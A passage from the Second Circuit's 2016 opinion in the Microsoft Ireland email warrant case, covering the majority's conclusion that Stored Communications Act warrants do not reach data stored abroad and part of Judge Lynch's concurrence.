[Section 2702](#) generally prohibits providers from "knowingly divulg[ing]" the "contents" of a communication that is in electronic storage subject to certain enumerated exceptions. [18 U.S.C. § 2702\(a\)](#). [Sections 2701](#) and [2702](#) are linked by their parallel protections for communications that are in electronic storage. [Section 2703](#) governs the circumstances in which information associated with stored communications may be disclosed to the government, creating the elaborate hierarchy of privacy protections that we have described.

From this statutory framework we find further reason to conclude that the SCA's focus lies primarily on the need to protect users' privacy interests. The primary obligations created by the SCA protect the electronic communications. Disclosure is permitted only as an exception to those primary obligations and is subject to conditions imposed in [§ 2703](#). Had the Act instead created, for example, a rebuttable presumption of law **[**54]** enforcement access to content premised on a minimal showing of legitimate interest, the government's argument that the Act's focus is on aiding law enforcement and disclosure would be stronger. *Cf. Morrison, 561 U.S. at 267*. But this is not what the Act does.

The SCA's procedural provisions further support our conclusion that the Act focuses on user privacy. As noted above, the SCA expressly adopts the procedures set forth in the Federal Rules of Criminal Procedure. [18 U.S.C. § 2703\(a\), \(b\)\(1\)\(A\)](#). [Rule 41](#), which governs the issuance of warrants, reflects the historical understanding of a warrant as an instrument protective of the citizenry's privacy. *See Fed. R. Crim. P. 41*. Further, the Act provides criminal penalties for breaches of those privacy interests and creates civil remedies for individuals aggrieved by a breach of their privacy that violates the Act. *See 18 U.S.C. §§ 2701, 2707*. These all buttress our sense of the Act's focus.

We find unpersuasive the government's argument, alluded to above, that the SCA's warrant provisions must be read to focus on "disclosure" rather than privacy because the SCA permits the government to obtain by mere subpoena the content of e-mails that have been held in ECS storage for *more than* 180 days. Gov't Br. at 28-29; *see 18 U.S.C. § 2703(a)*. In this vein, the **[**55]** government submits that reading the SCA's warrant provisions to focus on the privacy of stored communications instead of disclosure would anomalously place newer e-mail content stored on foreign servers "beyond the reach of the statute entirely," while older e-mail content stored on foreign servers could be obtained simply by subpoena, if notice is given to the user. Gov't Br. at 29. This argument assumes, however, that a subpoena issued to Microsoft under the SCA's subpoena provisions would reach a user's e-mail content stored on foreign servers. Although our Court's precedent regarding the foreign reach of subpoenas (and *Marc Rich* in particular) might suggest this result, the protections rightly accorded user content in the face of **[*219]** an SCA subpoena have yet to be delineated. Today, we need not determine the reach of the SCA's subpoena provisions, because we are faced here only with the lawful reach of an SCA warrant. Certainly, the service provider's role in relation to a customer's content supports the idea that persuasive distinctions might be drawn between it and other categories of subpoena recipients. *See supra* note 23.

In light of the plain meaning of the statutory language and **[**56]** the characteristics of other aspects of the statute, we conclude that its privacy focus is unmistakable.

3. Legislative History

We consult the Act's legislative history to test our conclusion.

In enacting the SCA, Congress expressed a concern that developments in technology could erode the privacy interest that Americans traditionally enjoyed in their records and communications. *See* S. Rep. No. 99-541, at 3 ("With the advent of computerized recordkeeping systems, Americans have lost the ability to lock away a great deal of personal and business information."); H.R. Rep. No. 99-647, at 19 (1986) ("[M]ost important, if Congress does not act to protect the privacy of our citizens, we may see the gradual erosion of a precious right."). In particular, Congress noted that the actions of private parties were largely unregulated when it came to maintaining the privacy of stored electronic communications. *See* S. Rep. No. 99-541, at 3; H.R. Rep. No. 99-647, at 18. And Congress observed further that recent Supreme Court precedent called into question the breadth of the protection to which electronic records and communications might be entitled under the *Fourth Amendment*. *See* S. Rep. No. 99-541, at

829 F.3d 197, *219; 2016 U.S. App. LEXIS 12926, **56

3 (citing [United States v. Miller, 425 U.S. 435, 96 S. Ct. 1619, 48 L. Ed. 2d 71 \(1976\)](#), for proposition **[**57]** that because records and private correspondence in computing context are "subject to control by a third party computer operator, the information may be subject to no constitutional privacy protection"); H.R. Rep. No. 99-647, at 23 (citing *Miller* for proposition that "under current law a subscriber or customer probably has very limited rights to assert in connection with the disclosure of records held or maintained by remote computing services").

Accordingly, Congress set out to erect a set of statutory protections for stored electronic communications. See S. Rep. No. 99-541, at 3; H.R. Rep. No. 99-647, at 19. In regard to governmental access, Congress sought to ensure that the protections traditionally afforded by the *Fourth Amendment* extended to the electronic forum. See H.R. Rep. No. 99-647, at 19 ("Additional legal protection is necessary to ensure the continued vitality of the *Fourth Amendment*."). It therefore modeled [§ 2703](#) after its understanding of the scope of the *Fourth Amendment*. As the House Judiciary Committee explained in its report, it appeared likely to the Committee that "the courts would find that the parties to an e-mail transmission have a 'reasonable expectation of privacy' and that a warrant of some kind is required." **[**58]** *Id.* at 22.

We believe this legislative history tends to confirm our view that the Act's privacy provisions were its impetus and focus. Although Congress did not overlook law enforcement needs in formulating the statute, neither were those needs the primary motivator for the enactment. See S. Rep. No. 99-541, at 3 (in drafting SCA, Senate Judiciary Committee sought "to protect privacy interests in personal and proprietary information, while protecting the Government's legitimate law enforcement needs").

[*220] Taken as a whole, the legislative history tends to confirm our view that the focus of the SCA's warrant provisions is on protecting users' privacy interests in stored communications.

E. Extraterritoriality of the Warrant

Having thus determined that the Act focuses on user privacy, we have little trouble concluding that execution of the Warrant would constitute an unlawful extraterritorial application of the Act. See [Morrison, 561 U.S. at 266-67](#); [RJR Nabisco, 579 U.S. at __, 195 L. Ed. 2d 476, 2016 WL 3369423, at *9](#).

The information sought in this case is the content of the electronic communications of a Microsoft customer. The content to be seized is stored in Dublin. J.A. at 38. The record is silent regarding the citizenship and location of the customer. Although the Act's focus on the customer's **[**59]** privacy might suggest that the customer's actual location or citizenship would be important to the extraterritoriality analysis, it is our view that the invasion of the customer's privacy takes place under the SCA where the customer's protected content is accessed—here, where it is seized by Microsoft, acting as an agent of the government.²⁷ Because the content subject to the Warrant is located in, and would be seized from, the Dublin datacenter, the conduct that falls within the focus of the SCA would occur outside the United States, regardless of the customer's location and regardless of Microsoft's home in the United States.²⁸ Cf. [Riley v. California, 134 S. Ct. 2473, 2491, 189 L. Ed. 2d 430 \(2014\)](#) (noting privacy concern triggered by possibility that search of arrestee's cell phone may inadvertently access data stored on the "cloud," thus extending "well beyond papers and effects in the physical proximity" of the arrestee).

²⁷ We thus disagree with the magistrate judge that all of the relevant conduct occurred in the United States. See [In re Warrant, 15 F. Supp. 3d at 475-76](#).

²⁸ The concurring opinion suggests that the privacy interest that is the focus of the statute may not be intrinsically related to the place where the private content is stored, and that an emphasis on place is "suspect when **[**60]** the content consists of emails stored in the 'cloud.'" Concurring Op. at 14 n.7. But even messages stored in the "cloud" have a discernible physical location. Here, we know that the relevant data is stored at a datacenter in Dublin, Ireland. In contrast, it is possible that the identity, citizenship, and location of the user of an online communication account could be unknown to the service provider, the government, and the official issuing the warrant, even when the government can show probable cause that a particular account contains evidence of a crime.

The magistrate judge suggested that the proposed execution of the Warrant is not extraterritorial because "an SCA Warrant does not criminalize conduct taking place in a foreign country; it does not involve the deployment of American law enforcement personnel abroad; it does not require even the physical presence of service provider employees at the location where data are stored. . . . [I]t places obligations only on the service provider to act within the United States." [In re Warrant, 15 F. Supp. 3d at 475-76](#). We disagree. First, his narrative affords inadequate weight to the facts that the data is stored in Dublin, that Microsoft will necessarily interact with the Dublin **[**61]** datacenter in order to retrieve the information for the government's benefit, and that the data lies within the jurisdiction of a foreign sovereign. Second, the magistrate judge's observations overlook the SCA's formal recognition of the special role of the service provider vis-à-vis the content that its customers entrust to it. In that respect, Microsoft is unlike the defendant in *Marc Rich* and other subpoena **[*221]** recipients who are asked to turn over records in which only *they* have a protectable privacy interest.

The government voices concerns that, as the magistrate judge found, preventing SCA warrants from reaching data stored abroad would place a "substantial" burden on the government and would "seriously impede[]" law enforcement efforts. [Id. at 474](#). The magistrate judge noted the ease with which a wrongdoer can mislead a service provider that has overseas storage facilities into storing content outside the United States. He further noted that the current process for obtaining foreign-stored data is cumbersome. That process is governed by a series of Mutual Legal Assistance Treaties ("MLATs") between the United States and other countries, which allow signatory states to request one another's **[**62]** assistance with ongoing criminal investigations, including issuance and execution of search warrants. See U.S. Dep't of State, 7 Foreign Affairs Manual (FAM) § 962.1 (2013), [available at fam.state.gov/FAM/07FAM/07FAM0960.html](#) (last visited May 12, 2016) (discussing and listing MLATs).²⁹ And he observed that, for countries with which it has not signed an MLAT, the United States has no formal tools with which to obtain assistance in conducting law enforcement searches abroad.³⁰

These practical considerations cannot, however, overcome the powerful clues in the text of the statute, its other aspects, legislative history, and use of the term of art "warrant," all of which lead us to conclude that an SCA warrant may reach only data stored within United States boundaries. Our conclusion today also serves the interests of comity that, as the MLAT process reflects, ordinarily govern the conduct of cross-boundary criminal investigations. Admittedly, we cannot be certain of the scope of the obligations that the laws of a foreign sovereign—and in particular, here, of Ireland or the E.U.—place on a service provider storing digital data or otherwise conducting business within its territory. But we find it difficult to dismiss those interests out of hand on the theory that the foreign sovereign's **[**64]** interests are unaffected when a United States judge issues an order requiring a service provider to "collect" from servers located overseas and "import" into the United States data, possibly belonging to a foreign citizen, simply because the service provider has a base of operations within the United States.

Thus, to enforce the Warrant, insofar as it directs Microsoft to seize the contents of its customer's communications stored in Ireland, constitutes an unlawful extraterritorial application of the Act.

²⁹ The United States has entered into an MLAT with all member states of the European Union, including Ireland. See Agreement on Mutual Legal Assistance Between the European Union and the United States of America, June 25, 2003, T.I.A.S. No. 10-201.1.

³⁰ In addition, with regard to the foreign sovereign's interest, the District Court described [§ 442 \(1\)\(a\) of the Restatement of Foreign Relations Law](#) as "dispositive." Tr. of Oral Arg., *supra* note 25, at 69. That section provides:

A court or agency in the United States, when authorized by statute or rule of court, [is empowered to] order a person subject to its jurisdiction to produce documents, objects, or other information relevant to an action or investigation, even if the information or the person in possession **[**63]** of the information is outside the United States.

[Restatement of Foreign Relations Law \(3d\) § 442\(1\)\(a\)](#) (1987). We are not persuaded. The predicate for the Restatement's conclusion is that the court ordering production of materials located outside the United States is "authorized by statute or rule of court" to do so. Whether such a statute—the SCA—can fairly be read to authorize the production sought is precisely the question before us.

[*222] CONCLUSION

We conclude that Congress did not intend the SCA's warrant provisions to apply extraterritorially. The focus of those provisions is protection of a user's privacy interests. Accordingly, the SCA does not authorize a U.S. court to issue and enforce an SCA warrant against a United States-based service provider for the contents of a customer's electronic communications stored on servers located outside the United States. The SCA warrant in this case may not lawfully be used to compel Microsoft to produce to the government the contents of a customer's e-mail account stored exclusively in Ireland. Because Microsoft has otherwise complied with the Warrant, it has no remaining lawful **[**65]** obligation to produce materials to the government.

We therefore **REVERSE** the District Court's denial of Microsoft's motion to quash; we **VACATE** its order holding Microsoft in civil contempt of court; and we **REMAND** this cause to the District Court with instructions to quash the warrant insofar as it demands user content stored outside of the United States.

Concur by: GERARD E. LYNCH

Concur

GERARD E. LYNCH, *Circuit Judge*, concurring in the judgment:

I am in general agreement with the Court's conclusion that, in light of the presumption against extraterritorial application of congressional enactments, the Stored Communications Act ("SCA" or the "Act") should not, on the record made by the government below, be construed to require Microsoft to turn over records of the content of emails stored on servers in Ireland. I write separately to clarify what, in my view, is at stake and not at stake in this case; to explain why I believe that the government's arguments are stronger than the Court's opinion acknowledges; and to emphasize the need for congressional action to revise a badly outdated statute.

I

An undercurrent running through Microsoft's and several of its amici's briefing is the suggestion that this case involves **[**66]** a government threat to individual privacy. I do not believe that that is a fair characterization of the stakes in this dispute. To uphold the warrant here would not undermine basic values of privacy as defined in the *Fourth Amendment* and in the libertarian traditions of this country.

As the majority correctly points out, the SCA presents a tiered set of requirements for government access to electronic communications and information relating to them. Although Congress adopted the Act in order to provide some privacy protections to such communications, see H.R. Rep. No. 99-647, at 21-23 (1986); S. Rep. No. 99-541, at 3 (1986), those requirements are in many ways less protective of privacy than many might think appropriate. See, e.g., [United States v. Warshak](#), 631 F.3d 266, 288 (6th Cir. 2010) (holding that the SCA violates the *Fourth Amendment* to the extent that it allows government agents to obtain the contents of emails without a warrant);¹ Orin S. Kerr, *A User's Guide to the Stored Communications Act, and a Legislator's Guide to Amending It*, 72 *Geo. Wash. L. Rev.* 1208, 1214 (2004) (emphasizing that "[t]he SCA is not a catch-all statute designed to protect the privacy of stored Internet communications" and that "there are many problems of Internet privacy that the SCA does not address"). But this case does not require **[**67]** **[*223]** us to address those arguable defects in the statute. That is because in this case, the government complied with the most restrictive privacy-protecting requirements of the Act. Those requirements are consistent with the highest level of protection ordinarily required by the *Fourth Amendment*

¹ In the wake of *Warshak*, it has apparently been the policy of the Department of Justice since 2013 always to use warrants to require the disclosure of the contents of emails under the SCA, even when the statute permits lesser process. H.R. Rep. No. 114-528, at 9 (2016).

829 F.3d 197, *223; 2016 U.S. App. LEXIS 12926, **67

for the issuance of search warrants: a demonstration by the government to an independent judicial officer that evidence presented on oath justifies the conclusion that there is probable cause to believe that a crime has been committed, and that evidence of such crime can be found in the communications sought by the government.

That point bears significant emphasis. In this case, the government proved to the satisfaction of a judge that a reasonable person would believe that the records sought contained evidence of a crime. That is the showing that the framers of our *Bill of Rights* believed was sufficient to support the issuance of search warrants. *U.S. Const. amend. IV* ("[N]o Warrants shall **[**68]** issue, but upon probable cause . . ."). In other words, in the ordinary domestic law enforcement context, if the government had made an equivalent showing that evidence of a crime could be found in a citizen's home, that showing would permit a judge to authorize law enforcement agents to forcibly enter that home and search every area of the home to locate the evidence in question, and even (if documentary or electronic evidence was sought) to rummage through file cabinets and to seize and examine the hard drives of computers or other electronic devices. That is because the Constitution protects "[t]he right of the people to be secure in their persons, houses, papers and effects" not absolutely, but only "against *unreasonable* searches and seizures," *id.* (emphasis added), and strikes the balance between the protection of privacy and the needs of law enforcement by requiring, in most cases, a warrant supported by a judicial finding of probable cause before the most intrusive of searches can take place. See, e.g., [Riley v. California, 134 S. Ct. 2473, 2482, 189 L. Ed. 2d 430 \(2014\)](#).

Congress, of course, is free to impose even stricter requirements on specific types of searches — and it has occasionally done so, for example in connection with the real-time **[**69]** interception of communications (as in wiretapping and electronic eavesdropping). See [18 U.S.C. § 2518\(3\)\(a\)](#) (permitting the approval of wiretap applications only in connection with investigations of certain enumerated crimes); *id.* [§ 2518\(3\)\(c\)](#) (requiring that a judge find that "normal investigative procedures have been tried and have failed or reasonably appear to be unlikely to succeed if tried or to be too dangerous" before a wiretap application can be approved). But it has not done so for permitting government access to any category of *stored* electronic communications, and Microsoft does not challenge the constitutional adequacy of the protections provided by the Act to those communications. Put another way, Microsoft does not argue here that, if the emails sought by the government were stored on a server at its headquarters in Redmond, Washington, there would be any constitutional obstacle to the government's acquiring them by the same means that it used in this case. Indeed, as explained above, the showing made by the government would support a warrant that permitted agents to forcibly enter those headquarters and seize the server itself.

I emphasize these points to clarify that Microsoft's argument is not that **[**70]** the government does not have sufficiently solid information, and sufficiently important interests, to justify invading the privacy of the customer whose emails are sought and acquiring records of the contents of those emails. Microsoft does not ask the Court to **[*224]** create, as a matter of constitutional law, stricter safeguards on the protection of those emails — and the Court does not do so. Rather, the sole issue involved is whether Microsoft can thwart the government's otherwise justified demand for the emails at issue by the simple expedient of choosing — in its own discretion — to store them on a server in another country.

That discretion raises another point about privacy. Under Microsoft's and the Court's interpretation of the SCA, the privacy of Microsoft's customers' emails is dependent not on the traditional constitutional safeguard of private communications — judicial oversight of the government's conduct of criminal investigations — but rather on the business decisions of a private corporation. The contract between Microsoft and its customers does not limit the company's freedom to store its customers' emails wherever it chooses, and if Microsoft chooses, for whatever reasons **[**71]** of profit or cost control, to repatriate the emails at issue here to a server in United States, there will be no obstacle to the government's obtaining them. As the Court points out, Microsoft does in fact choose to locate the records of anyone who says that he or she resides in the United States on domestic servers. It is only *foreign* customers, and those Americans who say that they reside abroad, who gain any enhanced protection from the Court's holding. And that protection is not merely enhanced, it is *absolute*: the government can never obtain a warrant that would require Microsoft to turn over those emails, however certain it may be that they contain evidence

829 F.3d 197, *224; 2016 U.S. App. LEXIS 12926, **71

of criminal activity, and even if that criminal activity is a terrorist plot.² Or to be more precise, the customer's privacy in that case is absolute *as against the government*; her privacy is protected against *Microsoft* only to the extent defined by the terms of her (adhesion) contract with the company.

Reasonable people might conclude that extremely stringent safeguards ought to apply to government investigators' acquisition of the contents of private email communications, and that the provisions of the SCA, as applied domestically, should be enhanced to provide even greater privacy, at an even higher cost to criminal investigations. Other reasonable people might conclude that, at least in some cases, investigators should have freer access to stored communications. It is the traditional task of Congress, in enacting legislation, and of the courts, in interpreting the *Fourth Amendment*, to strike a balance between privacy interests and law enforcement needs. But neither privacy interests nor the needs of law enforcement vary depending on whether a private company **[**73]** chooses to store records here or abroad — particularly when the "records" are electronic zeros and ones that can be moved around the world in seconds, and *will* be so moved whenever it suits the convenience or commercial purposes of the company. The issue facing the Court, then, is not actually about the need to enhance privacy protections for information that Americans choose to store in the "cloud."

II

In emphasizing the foregoing, I do not for a moment mean to suggest that this **[*225]** case is not important, or that significant non-privacy interests may not justify a congressional decision to distinguish records stored domestically from those stored abroad. It is important to recognize, however, that the dispute here is not about privacy, but rather about the international reach of American law. That question is important in its own right, and some further clarifications are in order about the division of responsibility between the courts and Congress in addressing it.

The courts have a significant role in the protection of privacy, because the Constitution sets limits on what even the elected representatives of the people can authorize when it comes to searches and seizures. Specifically, **[**74]** the courts have an independent responsibility to interpret the *Fourth Amendment*, an explicit check on Congress's power to authorize unreasonable searches. What searches are unreasonable is of course a difficult question, particularly when courts are assessing statutory authorizations of novel types of searches to deal with novel types of threat. In that context, courts need to be especially cautious, and respectful of the judgments of Congress. See, e.g., [ACLU v. Clapper, 785 F.3d 787, 824-25 \(2d Cir. 2015\)](#). But it is ultimately the courts' responsibility to ensure that constitutional restraints on searches and seizures are respected.

Whether American law applies to conduct occurring abroad is a different type of question. That too is sometimes a difficult question. It will often be tempting to attempt to protect American interests by extending the reach of American law and undertaking to regulate conduct that occurs beyond our borders. But there are significant practical and policy limitations on the desirability of doing so. We live in a system of independent sovereign nations, in which other countries have their own ideas, sometimes at odds with ours, and their own legitimate interests. The attempt to apply U.S. law to conduct occurring abroad can **[**75]** cause tensions with those other countries, most easily appreciated if we consider the likely American reaction if France or Ireland or Saudi Arabia or Russia proclaimed its right to regulate conduct by Americans within our borders.

But the decision about whether and when to apply U.S. law to actions occurring abroad is a question that is left entirely to Congress. See [Benz v. Compania Naviera Hidalgo, S.A., 353 U.S. 138, 147, 77 S. Ct. 699, 1 L. Ed. 2d 709 \(1957\)](#) (Congress "alone has the facilities necessary to make fairly [the] important policy decision" whether a

² Although the Court does not reach the question, its opinion strongly suggests that that protection is absolute in the further sense that it applies also to less-protected categories of information otherwise reachable by the SCA's **[**72]** other disclosure-compelling instruments — subpoenas and court orders. If, as the Court holds, the "focus" of the SCA is privacy, and the relevant territorial locus of the privacy interest is where the customer's protected content is stored, see Majority Op. at 39, the use of the SCA to compel the disclosure of *any* email-related records stored abroad is impermissibly extraterritorial, regardless of the category of information or disclosure order.

829 F.3d 197, *225; 2016 U.S. App. LEXIS 12926, **72

statute applies extraterritorially). No provision of the Constitution limits Congress's power to apply its laws to Americans, or to foreigners, abroad, and Congress has on occasion done so, expressly or by clear implication. The courts' job is simply to do their best to understand what Congress intended. Where Congress has clearly indicated that a law applies extraterritorially, as for example in [18 U.S.C. § 2332\(a\)](#), which prohibits the murder of U.S. citizens abroad, the courts apply the law as written. See [RJR Nabisco, Inc. v. European Cmty., 579 U.S. , , 195 L. Ed. 2d 476, 2016 WL 3369423, at *9-10 \(2016\)](#). We do the same when a law clearly applies only domestically.

The latter situation is far more common, so common that it is the ordinary presumption. When Congress makes it a crime to "possess a controlled substance," [21 U.S.C. § 844\(a\)](#), it does not **[**76]** say that it is a crime to possess dangerous or addictive drugs *in the United States*. It speaks absolutely, as if proclaiming a universal rule, but we understand that the law applies only here; it does not prohibit the possession of marijuana by a Dutchman, or even by an American, in the Netherlands. "Congress generally legislates with domestic **[*226]** concerns in mind," [RJR Nabisco](#), 195 L. Ed. 2d 476, 2016 WL 3369423, at *8, quoting [Smith v. United States, 507 U.S. 197, 204 n.5, 113 S. Ct. 1178, 122 L. Ed. 2d 548 \(1993\)](#), and so, unless Congress clearly indicates to the contrary, we presume that statutes have only domestic effect.

I have little trouble agreeing with my colleagues that the SCA does not have extraterritorial effect. As the Supreme Court recently made clear in [RJR Nabisco](#), the presumption applies not only to statutes that straightforwardly regulate or criminalize conduct, but also to jurisdictional, procedural and remedial statutes. 195 L. Ed. 2d 476, *Id.* at *15-16; see also [Loginovskaya v. Batratchenko, 764 F.3d 266, 272 \(2d Cir. 2014\)](#) (rejecting the argument that the presumption "governs substantive (conduct-regulating) provisions rather than procedural provisions"). Moreover, [RJR Nabisco](#) also reemphasized that the relevant question is not whether we think Congress "would have wanted" the statute to apply extraterritorially had it foreseen the precise situation before us, but whether it made clear its intention **[**77]** to give the statute extraterritorial effect. [RJR Nabisco](#), 195 L. Ed. 2d 476, 2016 WL 3369423, at *7. There is no indication whatsoever in the text or legislative history that Congress intended the Act to have application beyond our borders. It would be quite surprising if it had. The statute was adopted in the early days of what is now the internet, when Congress could hardly have foreseen that multinational companies providing digital services of all sorts would one day store vast volumes of communications and other materials for ordinary people and easily be able to move those materials across borders at lightning speed. See Majority Op. at 14.

The tricky part, in a world of transnational transactions taking place in multiple jurisdictions at once, is deciding whether a proposed application of a statute is domestic or extraterritorial. That determination can be complicated even for criminal acts when they touch on multiple jurisdictions, but the problem is particularly acute when we deal not with a simple effort to regulate behavior that — given the physical limitations of human bodies — can often be fixed to a specific location, but with statutes that operate in more complex fashions. If SCA warrants were traditional search warrants, **[**78]** permitting law enforcement agents to search a premises and seize physical objects, the extraterritoriality question would be relatively easy: a warrant authorizing a search of a building physically located in Ireland would plainly be an extraterritorial application of the statute (and it would be virtually inconceivable under ordinary notions of international law that Congress would ever attempt to authorize any such thing). But as the government points out, this case differs from that classic scenario with respect to both the nature of the legal instrument involved and the nature of the evidentiary material the government seeks.

First, the "warrant" required for the government to obtain the emails sought in this case does not appear to be a traditional search warrant. Significantly, the SCA does not describe the warrant as a *search* warrant. Nor does it contain language implying (let alone saying outright) that the warrant to which it refers authorizes government agents to go to the premises of a service provider without prior notice to the provider, search those premises until they find the computer, server or other device on which the sought communications reside, and seize that device **[**79]** (or duplicate and "seize" the relevant data it contains).³ **[*227]** Rather, the statute expressly requires

³ I do note, however, that the particular warrant in this case states that the government "requests the search of" a "PREMISES" and "COMMAND[S]" an officer to "execute" the warrant on or before a certain date and time. J.A. 44. Neither party argues that this case turns on the language in the warrant itself, and the government explains **[**80]** that this language was included only because the warrant "was prepared using the generic template for search warrants." Gov't Br. 20. Nevertheless, it is worth

829 F.3d 197, *227; 2016 U.S. App. LEXIS 12926, **80

the "warrant" not to authorize a search or seizure, but as the procedural mechanism to allow the government to "require a [service provider] to disclose the contents of [certain] electronic communication[s] *without notice to the subscriber or customer*. [18 U.S.C. § 2703\(b\)\(1\)\(A\)](#). Parallel provisions permit the government to require equivalent disclosure of the communications by the service provider by a simple administrative subpoena or by a court order, provided only that notice is provided to the subscriber. *Id.* [§ 2703\(b\)\(1\)\(B\)](#).⁴ Indeed, the various methods of obtaining the communications, with or without notice, are not merely parallel — they all depend on the same verbal phrase. They are simply alternative means, applicable in different circumstances, to "require [the service provider] to disclose [the communications]." *Id.* [§ 2703\(a\)](#), [\(b\)](#).

This difference is significant if we are looking to determine the "focus" of the SCA for purposes of determining whether a particular application of the statute is or is not extraterritorial. See [Morrison v. Nat'l Australia Bank Ltd.](#), [561 U.S. 247, 266-69, 130 S. Ct. 2869, 177 L. Ed. 2d 535 \(2010\)](#). A search warrant "particularly describing the place to be searched, and the persons or things to be seized," *U.S. Const. amend. IV*, is naturally seen as focused on the *place* to be searched; as explained above, if the government argued that a statute authorized a search of a place outside the United States, that would clearly be an extraterritorial application of the statute. Here, however, the SCA warrant provision does not purport to authorize any such thing. Just like the parallel subpoena and court order provisions, **[**82]** it simply authorizes the government to *require* **[*228]** *the service provider to disclose* certain communications to which it has access.⁵ The government quite reasonably argues that the focus of such a

emphasizing that the government itself chose the "template" it used to create the warrant it then asked the magistrate judge to sign. It is, to say the least, unimaginative for the government to utilize a warrant form that purports to authorize conduct that the statute under which it is obtained plainly does not permit, and then to turn around and argue that this sort of warrant is completely different from what its language tells us it is, and that the language is unimportant because the government simply used the same formal template it uses under other, more traditional circumstances involving physical searches.

⁴ One category of communications — those held "in electronic storage" by an electronic communication service for one hundred and eighty days or less — is reachable only by SCA warrant, with or without notice to the customer. [18 U.S.C. § 2703\(a\)](#). But, although we ourselves have not addressed the issue, the majority view is that, once the user of an entirely web-based email service (such as Microsoft's) opens an email he has received, that **[**81]** email is no longer "in electronic storage" on an electronic communication service. See [Lazette v. Kulmatycki](#), [949 F. Supp. 2d 748, 758 \(N.D. Ohio 2013\)](#); [Crispin v. Christian Audigier, Inc.](#), [717 F. Supp. 2d 965, 987 \(C.D. Cal. 2010\)](#); [United States v. Weaver](#), [636 F. Supp. 2d 769, 773 \(C.D. Ill. 2009\)](#); [Jennings v. Jennings](#), [401 S.C. 1, 736 S.E.2d 242, 245 \(S.C. 2012\)](#); *id.* [at 248](#) (Toal, C.J., concurring in the result); Kerr, *A User's Guide*, [supra](#), [at 1216-18 & n.61](#); *cf.* [Anzaldua v. Ne. Ambulance & Fire Prot. Dist.](#), [793 F.3d 822, 840-42 \(8th Cir. 2015\)](#) (message retained on Gmail server in "sent" folder was not in electronic storage). *But see* [Cheng v. Romo, Civ. No. 11-10007-DJC, 2013 U.S. Dist. LEXIS 179727, 2013 WL 6814691, at *3-5 \(D. Mass. Dec. 20, 2013\)](#); [Pure Power Boot Camp, Inc. v. Warrior Fitness Boot Camp, LLC](#), [587 F. Supp. 2d 548, 555 \(S.D.N.Y. 2008\)](#); *cf.* [Theofel v. Farey-Jones](#), [359 F.3d 1066, 1075-77 \(9th Cir. 2003\)](#) (message is in electronic storage until it "has expired in the normal course"). Under that reading of the statute, only emails that have not yet been opened by the recipient fall into the category described above.

829 F.3d 197, *228; 2016 U.S. App. LEXIS 12926, **81

provision is not on the place where the service provider stores the communications, but on the place where the service provider discloses the information to the government, as requested.⁶

The nature of the records demanded is also relevantly different from that of the physical documents sought by traditional [*229] search warrants. Tangible documents, having a material existence in the physical world, are stored in a particular physical location. Executing a traditional search warrant requires a visit to that location, to visually inspect the documents to select the responsive materials and to take those materials away. Even when tangible documents are sought by subpoena, rather than by search warrant, it is arguable that the focus of the [**86] subpoena, for extraterritoriality purposes, is on the place where the documents are stored, since in order to comply with a subpoena seeking documents stored abroad, corporate employees will have to be present in the foreign location where the documents exist to inspect and select the relevant documents, which will then have to be transported out of that location and into the United States.

Electronic "documents," however, are different. Their location on a computer server in a foreign country is, in important ways, merely virtual. See Orin S. Kerr, *The Next Generation Communications Privacy Act*, [162 U. Pa. L. Rev. 373, 408 \(2014\)](#) (explaining that "the very idea of online data being located in a particular physical 'place' is becoming rapidly outdated," because computer files can be fragmented and dispersed across many servers).

⁵ Although the Supreme Court has not addressed the question, there is considerable case law, including in this circuit, permitting the exercise of subpoena powers in precisely the situation in which the government demands records located abroad from an American company, or a foreign company doing business here. See, e.g., [Linde v. Arab Bank, PLC, 706 F.3d 92 \(2d Cir. 2013\)](#); [In re Grand Jury Proceedings Bank of Nova Scotia, 740 F.2d 817 \(11th Cir. 1984\)](#); [Marc Rich & Co., A.G. v. United States, 707 F.2d 663 \(2d Cir. 1983\)](#); [United States v. First Nat'l City Bank, 396 F.2d 897, 900-01 \(2d Cir. 1968\)](#) ("It is no longer open to doubt that a federal court has the power to require the production of documents located in foreign countries if the court has in personam jurisdiction of the person in possession or control of the material."). At least as far as American courts are concerned (some foreign governments may think otherwise), such demands for the production of records are not seen as categorically impermissible extraterritorial uses of American investigatory powers, in the way that search [**83] warrants for foreign locations certainly would be. Compare [Restatement \(Third\) of Foreign Relations Law § 442\(1\)\(a\)](#) ("A court or agency in the United States, when authorized by statute or rule of court, may order a person subject to its jurisdiction to produce documents, objects, or other information relevant to an action or investigation, even if the information or the person in possession of the information is outside the United States.") with [id. § 433\(1\)](#) ("Law enforcement officers of the United States may exercise their functions in the territory of another state only (a) with the consent of the other state and if duly authorized by the United States; and (b) in compliance with the laws both of the United States and of the other state.").

Microsoft attempts to distinguish the cases cited above on the ground that the subpoenas in those cases required their recipients to disclose only the contents of their own business records, and not the records of a third party "held in trust" by the recipients. Appellant's Br. 48. "Email correspondance," Microsoft explains, is unlike bank records because it "is personal, even intimate," and "can contain the sum of an individual's private life." *Id.* at 44 (internal quotation marks omitted). Even assuming, however, that [**84] Microsoft accurately characterizes the cases it seeks to distinguish, *but cf. In re Horowitz, 482 F.2d 72 (2d Cir. 1973)* (partially upholding a subpoena requiring an accountant to produce the contents of three locked file cabinets belonging to a client), this privacy-based argument is, as explained above, a red herring. Microsoft does not dispute that the government could have required the disclosure of the emails at issue here if they were stored in the United States, and Microsoft's decision to store them abroad does not obviously entitle their owner to any higher degree of privacy protection.

⁶ As the government notes, the selection of the term "warrant" to describe an instrument that does not operate like a traditional arrest or search warrant is easily explained by the fact that the provision in question, which permits government access to a person's stored communications without notice to that person, provides the highest level of privacy protection in the statute: the requirement that an independent judicial officer determine that probable cause exists to believe that a crime has been committed and that evidence of that crime may be found in the communications demanded. The *showing* necessary to obtain judicial authorization [**85] to require the service provider to disclose the communications is that associated with traditional warrants; the *manner* in which the disclosure is obtained by the government, however, is more closely analogous to the workings of subpoenas and court-ordered discovery: the government serves the service provider with an order from a court that requires the *service provider* to look within its records and *disclose* the specified information to the government; it does not present to the service provider a court order that permits *government agents* to search through the service provider's premises and documents and *seize* the specified information.

829 F.3d 197, *229; 2016 U.S. App. LEXIS 12926, **85

Corporate employees in the United States can review those records, when responding to the "warrant" or subpoena or court order just as they can do in the ordinary course of business, and provide the relevant materials to the demanding government agency, without ever leaving their desks in the United States. The entire process of compliance takes place domestically.

